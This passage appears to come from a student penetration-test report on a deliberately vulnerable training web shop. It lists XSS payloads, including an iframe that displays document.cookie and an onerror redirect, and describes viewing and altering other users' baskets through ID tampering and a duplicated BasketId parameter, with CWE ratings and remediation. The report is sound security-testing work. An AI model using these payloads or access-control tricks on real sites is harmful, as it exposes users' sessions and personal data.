
```
<script>alert('XSS');</script>
```

   This payload did not work as the script was sanitized.

2. **Image Tag with onerror Attribute** ☑

```
<img src=x onerror=alert('XSS')>
```


This payload triggered an alert box, demonstrating the presence of an XSS vulnerability.



3. **Simple Redirect Link** ☑

```
<a href="https://cesar.school/">Clique</a>
```

This payload created a link that, when clicked, redirected the user to another page.




4. **Image Tag with onerror Redirect** ☑

```
<img src=x onerror="window.location='https://cesar.school'">
```

This payload straight redirected the user upon triggering the onerror event.

5. **Cookie Stealing** ☑

```
<iframe src="javascript:alert(document.cookie)">
```




This payload triggered an alert showing the user's cookies.

CWE ID:

- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Severity: 5.4 (Medium) - Potential to execute arbitrary JavaScript in the user's browser.



Remediation:

1. Implement proper input validation and output encoding.
2. Use security libraries and frameworks that handle these issues automatically.


8 - Broken Access Control in Basket Functionality

The basket functionality has broken access control vulnerabilities, allowing unauthorized actions on behalf of other users.


View other users baskets

By manipulating the request to view a basket, it was possible to access other users baskets. Using Burp Suite's Repeater tool, the HTTP header was modified to `/rest/basket/*`, with `*` being the user ID. This allowed viewing the contents of other users' baskets.

- Original request:




- Altered request:




- Reponse

  The response shows the basket of the user with ID 2:



Jim's basket was accessed, revealing his items and personal information.




Add items to other users baskets

It was possible to add items to other users baskets by manipulating the request to add an item. This involved intercepting the request and altering the BasketId parameter.

- Original request:

  User `admin` -> BasketId `1`


  Product `Eggfruit Juice` -> ProductId `3`




Trying to simply change the `BasketId` to `2` didn´t work, but adding a duplicated `BasketId` parameter with the value `2` worked.

- Altered request:

  User `Jim` -> BasketId `2` Quantity -> `10`



- Successful Response:




Attempting to add more items to the basket on basket page using a PUT request or using Burp Suite's Repeater tool was unsuccessful. The vulnerability could only be exploited through the "Add to Basket" functionality on the main page by intercepting and modifying the request.

CWE ID:

- CWE-284: Improper Access Control

Severity: 8.1 (High) - Unauthorized actions performed on behalf of other users, including viewing and modifying basket contents.



Remediation: Implement proper access control checks on both server-side and client-side. Validate user permissions for each action to ensure users can only access and modify their own resources.

9 - Improper Input Validation in Basket Functionality